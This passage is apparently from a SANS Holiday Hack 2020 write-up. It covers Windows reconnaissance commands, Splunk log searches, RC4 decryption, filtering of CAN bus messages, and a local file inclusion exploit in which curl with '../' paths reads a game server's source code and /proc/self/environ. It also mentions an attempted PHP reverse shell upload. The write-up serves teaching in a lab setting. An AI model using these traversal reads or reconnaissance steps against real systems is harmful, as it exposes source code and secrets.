reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
wmic useraccount list
wmic useraccount get /ALL
wmic startup list brief
wmic share list
wmic service get name,displayname,pathname,startmode
wmic process list brief
wmic process get caption,executablepath,commandline
wmic qfe get description,installedOn /format:csv
arp -a
whoami
ipconfig /displaydns
route print
netsh advfirewall show allprofiles
systeminfo
qwinsta
quser
```


Figure 22: Red Canary batch file

The answer is therefore: **quser**

Question 7

The final training question challenge asks us to find the serial number of the domain controller's TLS certificate. Alice sets us off by telling us there are a number of bro sourcetypes and giving us an initial query.

After running this, we see the names of the sourcetypes listed in the search:



sourcetype

10 Values, 100% of events


Selected: [✓ Yes] No

Reports: Top values | Top values by time | Rare values | Events with this field

Top 10 Values	Count	%
bro:conn:json	13,921	46.104%
bro:files:json	5,812	19.248%
bro:ssl:json	2,725	9.025%
bro:x509:json	2,722	9.015%
bro:http:json	2,597	8.601%
bro:rdp:json	2,363	7.826%
bro:dns:json	44	0.146%
bro:smb_mapping:json	8	0.026%
bro:smb_files:json	2	0.007%
bro:software:json	1	0.003%

Figure 23: Bro sourcetypes

From this it doesn't take an uber elf to work out that the x509 data we're looking for would be in the bro:x509:json sourcetype, so we refine our query to:




```
index=* | sourcetype="bro:x509:json"
```

✓ 2,722 events (30/11/2020 16:46:26.000 to 04/01/2021 22:37:10.000) No Event Sampling ▾

Figure 24: Using the bro sourcetypes

The first event has a subject name of win-dc-748.attackrange.local, which we can make an educated guess is the name of a domain controller. Therefore we take the serial number value provided in this event, which turns out to be the correct answer!



i		_time	index	source	splunk_server	sourcetype	eventtype	certificate.serial	id	host	certificate.subject
>	1	30/11/2020 21:03:50.409	t1204.002-main	/opt/zeek /logs/current /x509.log	OD-FM-NA-i-01eb25316c737771c.amazonaws.com	bro:x509:json	nix-all-logs	55FCEEBB21270D9249E86F4B9DC7AA60	Fen0DH2KtOxQwt4BFk	zeek	CN=win-dc-748.attackrange


Figure 25: x509 logs in splunk

Challenge Question

For the Challenge Question, we are provided with the following ciphertext by Alice Bluebird. Although it's a bit of a stretch to call it ciphertext, since Alice tells us that the elves don't care about RFC 7465, aka Prohibiting the use of RC4 cipher suites[10].

The ciphertext has been encoded using Base64, then encrypted using RC4, which we can make quick work of using CyberChef[11]. But wait – to decrypt RC4 requires a key!

During an excellent KringleCon talk about Adversary Emulation[12], we were told that the phrase **Stay Frosty** may come in useful at some point during the game. Indeed, we've noticed several of the elves say it throughout the castle. So we try to decrypt with this phrase:



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars

RC4
Passphrase: Stay Frosty (UTF8)
Input format: Latin1
Output format: Latin1

Input
```
7FXjP1lyfKbyDK/MChyf36h7
```

Output
```
The Lollipop Guild
```

Figure 26: Stay Frosty!!


10 https://tools.ietf.org/html/rfc7465
11 https://gchq.github.io/CyberChef/
12 https://www.youtube.com/watch?v=RxVgEFt08kU&list=PLjLd1hNA7YVwqXqaBJfbXqkFb7LKw3r31&index=5

Ah, the Lollipop Guild. Weren't they dealt with back in Holiday Hack 2017?!

7. Solve the Sleigh's CAN-D-BUS Problem

All that's required to solve this one is a CAN-do attitude (these jokes are getting worse, aren't they?). I was really looking forward to attempting this one, as I've never played with the CAN bus before and in a million years wouldn't be brave enough to play with the one in my car.

We learn from Wurnose Openslae that there is a problem with the doors and brakes on Santa's sleigh that needs fixing. Fresh from completing the CAN-Bus Investigation terminal, we have some ideas on how to fix this, but are presented with a diagnostic tool showing the messages flying by on the CAN-D-BUS:



```
EPOCH TIME      ID  MESSAGE
1609882514814 019#00000000
1609882514905 188#00000000
1609882515004 244#0000000000
1609882515112 080#000000
1609882515208 019#00000000
1609882515307 188#00000000
1609882515440 244#0000000000
1609882515509 19B#0000000F2057
1609882515611 080#000000
1609882515713 019#00000000
1609882515812 188#00000000
1609882515913 244#0000000000
1609882516015 080#000000
1609882516116 019#00000000
1609882516219 188#00000000
1609882516318 244#0000000000
1609882516420 080#000000
1609882516521 019#00000000
1609882516648 188#00000000
1609882516726 244#0000000000
```

Figure 27: CAN-D-BUS analyser


To begin with, the volume of messages is just too much to deal with, so we begin a process of trial and error to filter messages out and then play with the controls. Documenting the results leads to this table:

Function	Code starts with

Brakes	080
Start / Stop	02A
Lock / Unlock	19B
RPM	244
Steering	019
Accelerator	188

Wurnose told us that the problems were with the brakes and doors, so eliminating all of the other controls to look at each of those in turn, we see some extra messages that don't seem to belong.

No matter what we set the brakes too, there always seems to be two values, one which is the value that the brakes were set to (16), then one which is a much higher number (FFFFFFx):



ID	Operator	Criterion	Remove
244	Equals	000000000000	⛔
19B	Equals	000000000000	⛔
188	Equals	000000000000	⛔
019	Contains		⛔

```
1609883098215  080#000016
16098830983O7  080#FFFFF8
1609883098715  080#000016
1609883098816  080#FFFFF0
1609883099220  080#000016
1609883099320  080#FFFFF8
1609883099731  080#000016
1609883099834  080#FFFFF3
1609883100231  080#000016
1609883100334  080#FFFFF8
```


Figure 28: Putting the brakes on Jack's messages

This seems suspicious, so we filter out messages starting with 080 and starting with FF.

Turning to the door lock / unlock mechanism, our earlier analysis showed that these messages start with 19B. Filtering out all messages so that we only see 19B messages, then pressing lock / unlock a few times, we observe that:

- Lock seems to be 19B#000000000000
- Unlock seems to be 19B#00000F000000


There is an extra 19B message however that keeps being repeated on the CAN-D-BUS, that ends F2057:



```
1609883404105  19B#0000000F2057
1609883405895  19B#00000F000000
1609883408750  19B#000000000000
1609883409950  19B#00000F000000
1609883411078  19B#0000000F2057
1609883414818  19B#0000000F2057
```

Figure 29: Locking Jack out

Again this seems suspicious, so we filter this one out also, which allows us to defrost the sleigh and get Christmas back on track:



ID: 188

Comparison Operator: Contains

Message Criterion:


ID	Operator	Criterion	Remove
080	Contains	FF	●
19B	Equals	0000000F2057	●

Figure 30: What happened to "Stay Frosty"?

8. Broken Tag Generator

From this point on, the challenges in this year's Holiday Hack seemed to ramp up the difficulty level. This challenge presents us with a tag generator, where the user can upload a photo to get a customised tag to include with their presents. Sweet. Except we had a vague hint from one of the elves about there being issues with the upload functionality, so that's something to immediately check out.

Uploading a png or jpeg seems to work, but immediately trying to upload a PHP reverse shell doesn't:



ERROR


Something went wrong!

Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20210105-1-1lbso2a.php

Figure 31: No reverse shell? Denied!

What is interesting about this error message however it is it specifies where the uploaded file was placed (/tmp) and also gives away the name of the ruby script which processes it (/app/lib/app.rb).


You can also see through developer tools or Burp that when an image is uploaded, the application does a GET request to bring that image back to be displayed:



```
GET https://tag-generator.kringlecastle.com/image?id=769f81d0-ecb0-4376-87c0-c98c9e25b970.png

Status           200 OK
Version          HTTP/1.1
Transferred      114.70 kB (114.34 kB size)
Referrer Policy  no-referrer-when-downgrade

Response headers (371 B)                                          Raw
Connection: keep-alive
Content-Length: 117081
Content-Type: image/jpeg
Date: Tue, 05 Jan 2021 22:10:07 GMT
Server: nginx/1.14.2
```

Figure 32: Didn't know whether to INCLUDE this one or not?

We can infer from this GET request that the id parameter fetches a file to be included in a page to be displayed by the user. Which may make this application vulnerable to Local File Inclusion (LFI)[13]. This can be tested by trying to recover the earlier identified source code:




```
https://tag-generator.kringlecastle.com/image?id=/app/lib/app.rb
The image "https://tag-generator.kringlecastle.com/image?id=/app/lib/app.rb" cannot be displayed, because it contains errors.
```

Figure 33: Attempting to trigger the LFI

13 https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion


This doesn't work, presumably because the application expects the result from the GET request to be an image. Instead of visiting it in the browser therefore, we can run the same query through curl, which does allow us to download the secret source:



```
tim@flowers:~$ curl https://tag-generator.kringlecastle.com/image?id=../app/lib/app.rb
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'

require 'json'
require 'sinatra'
require 'sinatra/base'
```

Figure 34: Sinatra? I did it my way

Now that we know the LFI works, we can try and find interesting files on the filesystem. The obvious one everyone goes for is /etc/passwd, but in our case, all we're interested in is reading some environment variables. The file `/proc/self/environ` contains the environment variables for the currently running process, so is a good place to look for the GREETZ environment variable:




```
tim@flowers:~$ curl --output hh2020.txt https://tag-generator.kringlecastle.com/image?id=../proc/self/environ
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   399  100   399    0     0    898      0 --:--:-- --:--:-- --:--:--   898
tim@flowers:~$
tim@flowers:~$
tim@flowers:~$ cat hh2020.txt
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION
=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_RO
OT_WARNING=1BUNDLE_APP_CONFIG=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/apptim@flowers:~$
tim@flowers:~$
tim@flowers:~$
```

